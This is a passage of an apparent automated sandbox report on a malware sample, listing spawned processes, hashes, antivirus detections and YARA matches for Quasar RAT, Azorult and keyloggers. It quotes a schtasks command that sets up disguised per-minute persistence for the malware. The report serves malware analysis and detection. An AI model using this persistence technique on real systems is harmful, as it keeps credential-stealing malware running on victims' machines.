C:\Users\user\AppData\Local\Temp\vnc.exe, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 84%, Virustotal, Browse • Detection: 93%, ReversingLabs
Reputation:	moderate

Analysis Process: svchost.exe PID: 5200 Parent PID: 6296

General

Start time:	01:36:04
Start date:	29/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe -k

Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000005.00000000.720379201.0000000000C88000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_ramnitvncmodule, Description: Yara detected Ramnit VNC Module, Source: 00000005.00000000.720379201.0000000000C88000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000005.00000002.938281863.0000000000C88000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_ramnitvncmodule, Description: Yara detected Ramnit VNC Module, Source: 00000005.00000002.938281863.0000000000C88000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000005.00000002.938560502.0000000000C9A000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_ramnitvncmodule, Description: Yara detected Ramnit VNC Module, Source: 00000005.00000002.938560502.0000000000C9A000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000005.00000000.710171525.0000000000C97000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_ramnitvncmodule, Description: Yara detected Ramnit VNC Module, Source: 00000005.00000000.710171525.0000000000C97000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000005.00000000.708334830.0000000000C60000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_ramnitvncmodule, Description: Yara detected Ramnit VNC Module, Source: 00000005.00000000.708334830.0000000000C60000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000005.00000000.710041588.0000000000C60000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_ramnitvncmodule, Description: Yara detected Ramnit VNC Module, Source: 00000005.00000000.710041588.0000000000C60000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000005.00000000.708627891.0000000000C97000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_ramnitvncmodule, Description: Yara detected Ramnit VNC Module, Source: 00000005.00000000.708627891.0000000000C97000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000005.00000000.720440716.0000000000C9A000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_ramnitvncmodule, Description: Yara detected Ramnit VNC Module, Source: 00000005.00000000.720440716.0000000000C9A000.00000040.00020000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: windef.exe PID: 5848 Parent PID: 7128

General

Start time:	01:36:04
Start date:	29/09/2021
Path:	C:\Users\user\AppData\Local\Temp\windef.exe
Wow64 process (32bit):	true

Commandline:	'C:\Users\user\AppData\Local\Temp\windef.exe'
Imagebase:	0xf10000
File size:	357376 bytes
MD5 hash:	B4A202E03D4135484D0E730173ABCC72
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 00000006.00000000.686167876.0000000000F12000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Quasar, Description: Yara detected Quasar RAT, Source: 00000006.00000000.686167876.0000000000F12000.00000002.00020000.sdmp, Author: Joe Security • Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 00000006.00000002.707649613.0000000000F12000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Quasar, Description: Yara detected Quasar RAT, Source: 00000006.00000002.707649613.0000000000F12000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Quasar, Description: Yara detected Quasar RAT, Source: 00000006.00000003.698706571.0000000001637000.00000004.00000001.sdmp, Author: Joe Security • Rule: Vermin_Keylogger_Jan18_1, Description: Detects Vermin Keylogger, Source: C:\Users\user\AppData\Local\Temp\windef.exe, Author: Florian Roth • Rule: xRAT_1, Description: Detects Patchwork malware, Source: C:\Users\user\AppData\Local\Temp\windef.exe, Author: Florian Roth • Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: C:\Users\user\AppData\Local\Temp\windef.exe, Author: Florian Roth • Rule: Quasar_RAT_2, Description: Detects Quasar RAT, Source: C:\Users\user\AppData\Local\Temp\windef.exe, Author: Florian Roth • Rule: MAL_QuasarRAT_May19_1, Description: Detects QuasarRAT malware, Source: C:\Users\user\AppData\Local\Temp\windef.exe, Author: Florian Roth • Rule: CN_disclosed_20180208_KeyLogger_1, Description: Detects malware from disclosed CN malware set, Source: C:\Users\user\AppData\Local\Temp\windef.exe, Author: Florian Roth • Rule: JoeSecurity_Quasar, Description: Yara detected Quasar RAT, Source: C:\Users\user\AppData\Local\Temp\windef.exe, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 86%, Virustotal, Browse • Detection: 93%, ReversingLabs
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: CVbJSUXraQ.exe PID: 4112 Parent PID: 7128

General

Start time:	01:36:05
Start date:	29/09/2021
Path:	C:\Users\user\Desktop\CVbJSUXraQ.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\CVbJSUXraQ.exe
Imagebase:	0xdb0000
File size:	2111264 bytes
MD5 hash:	B0B78DA613422BE0DE8DE2E2A2D0CE68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 00000007.00000000.687913717.0000000000E77000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Quasar, Description: Yara detected Quasar RAT, Source: 00000007.00000000.687913717.0000000000E77000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000007.00000000.687913717.0000000000E77000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_ramnitvncmodule, Description: Yara detected Ramnit VNC Module, Source: 00000007.00000000.687913717.0000000000E77000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 00000007.00000002.938131435.0000000000401000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 00000007.00000002.938131435.0000000000401000.00000020.00000001.sdmp, Author: Joe Security • Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 00000007.00000002.939563903.0000000000E77000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Quasar, Description: Yara detected Quasar RAT, Source: 00000007.00000002.939563903.0000000000E77000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000007.00000002.939563903.0000000000E77000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_ramnitvncmodule, Description: Yara detected Ramnit VNC Module, Source: 00000007.00000002.939563903.0000000000E77000.00000002.00020000.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

Analysis Process: schtasks.exe PID: 6836 Parent PID: 7128

General

Start time:	01:36:06
Start date:	29/09/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\SysWOW64\schtasks.exe' /create /tn RtkAudioService64 /tr 'C:\Users\user\btpanui\SystemPropertiesPerformance.exe' /sc minute /mo 1 /F
Imagebase:	0x2d0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6084 Parent PID: 6836

General

Start time:	01:36:07
Start date:	29/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: SystemPropertiesPerformance.exe PID: 6424 Parent PID: 968

General

Start time:	01:36:08
Start date:	29/09/2021
Path:	C:\Users\user\btpanui\SystemPropertiesPerformance.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\btpanui\SystemPropertiesPerformance.exe
Imagebase:	0xa40000
File size:	2111272 bytes
MD5 hash:	9423821A023FB02427783F6385871B3B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 0000000A.00000003.755528047.0000000001869000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 0000000A.00000003.755528047.0000000001869000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 0000000A.00000003.755481459.0000000001886000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 0000000A.00000003.755481459.0000000001886000.00000004.00000001.sdmp, Author: Joe Security • Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 0000000A.00000003.797016218.0000000005C71000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Quasar, Description: Yara detected Quasar RAT, Source: 0000000A.00000003.797016218.0000000005C71000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 0000000A.00000003.797016218.0000000005C71000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_ramnitvncmodule, Description: Yara detected Ramnit VNC Module, Source: 0000000A.00000003.797016218.0000000005C71000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 0000000A.00000003.755557311.00000000018A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 0000000A.00000003.755557311.00000000018A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 0000000A.00000003.755386297.000000000184E000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 0000000A.00000003.755386297.000000000184E000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 0000000A.00000003.790922233.00000000014D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 0000000A.00000003.790922233.00000000014D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Azorult_1, Description: Azorult Payload, Source: 0000000A.00000003.790922233.00000000014D0000.00000040.00000001.sdmp, Author: kevoreilly • Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 0000000A.00000003.791563765.0000000001886000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 0000000A.00000003.791563765.0000000001886000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 0000000A.00000003.795274268.000000000184E000.00000004.00000001.sdmp, Author:

Joe Security
- Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 0000000A.00000003.795274268.000000000184E000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 0000000A.00000003.790988055.000000000192E000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 0000000A.00000003.790988055.000000000192E000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 0000000A.00000003.785992209.000000000184E000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Quasar, Description: Yara detected Quasar RAT, Source: 0000000A.00000003.785992209.000000000184E000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 0000000A.00000002.941562165.00000000017DC000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 0000000A.00000002.941562165.00000000017DC000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 0000000A.00000003.776203238.000000000184E000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_ramnitvncmodule, Description: Yara detected Ramnit VNC Module, Source: 0000000A.00000003.776203238.000000000184E000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 0000000A.00000003.791810701.00000000018F6000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 0000000A.00000003.791810701.00000000018F6000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 0000000A.00000000.695543942.0000000000B07000.00000002.00020000.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Quasar, Description: Yara detected Quasar RAT, Source: 0000000A.00000000.695543942.0000000000B07000.00000002.00020000.sdmp, Author: Joe Security
- Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 0000000A.00000000.695543942.0000000000B07000.00000002.00020000.sdmp, Author: Joe Security
- Rule: JoeSecurity_ramnitvncmodule, Description: Yara detected Ramnit VNC Module, Source: 0000000A.00000000.695543942.0000000000B07000.00000002.00020000.sdmp, Author: Joe Security
- Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 0000000A.00000003.784574167.00000000018F6000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Quasar, Description: Yara detected Quasar RAT, Source: 0000000A.00000003.784574167.00000000018F6000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 0000000A.00000003.776479918.000000000184E000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Quasar, Description: Yara detected Quasar RAT, Source: 0000000A.00000003.776479918.000000000184E000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 0000000A.00000003.776024946.00000000018F6000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_ramnitvncmodule, Description: Yara detected Ramnit VNC Module, Source: 0000000A.00000003.776024946.00000000018F6000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 0000000A.00000002.938805237.0000000000B07000.00000002.00020000.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Quasar, Description: Yara detected Quasar RAT, Source: 0000000A.00000002.938805237.0000000000B07000.00000002.00020000.sdmp, Author: Joe Security
- Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 0000000A.00000002.938805237.0000000000B07000.00000002.00020000.sdmp, Author: Joe Security
- Rule: JoeSecurity_ramnitvncmodule, Description: Yara detected Ramnit VNC Module, Source: 0000000A.00000002.938805237.0000000000B07000.00000002.00020000.sdmp, Author: Joe Security
- Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: C:\Users\user\btpanui\SystemPropertiesPerformance.exe, Author: Florian Roth
- Rule: Quasar_RAT_2, Description: Detects Quasar RAT, Source: C:\Users\user\btpanui\SystemPropertiesPerformance.exe, Author: Florian Roth
- Rule: MAL_QuasarRAT_May19_1, Description: Detects QuasarRAT malware, Source: C:\Users\user\btpanui\SystemPropertiesPerformance.exe, Author: Florian Roth
- Rule: JoeSecurity_Quasar, Description: Yara detected Quasar RAT, Source:

	C:\Users\user\btpanui\SystemPropertiesPerformance.exe, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: C:\Users\user\btpanui\SystemPropertiesPerformance.exe, Author: Joe Security • Rule: JoeSecurity_ramnitvncmodule, Description: Yara detected Ramnit VNC Module, Source: C:\Users\user\btpanui\SystemPropertiesPerformance.exe, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Avira
Reputation:	low

File Activities Show Windows behavior

File Written

File Read

Disassembly

Code Analysis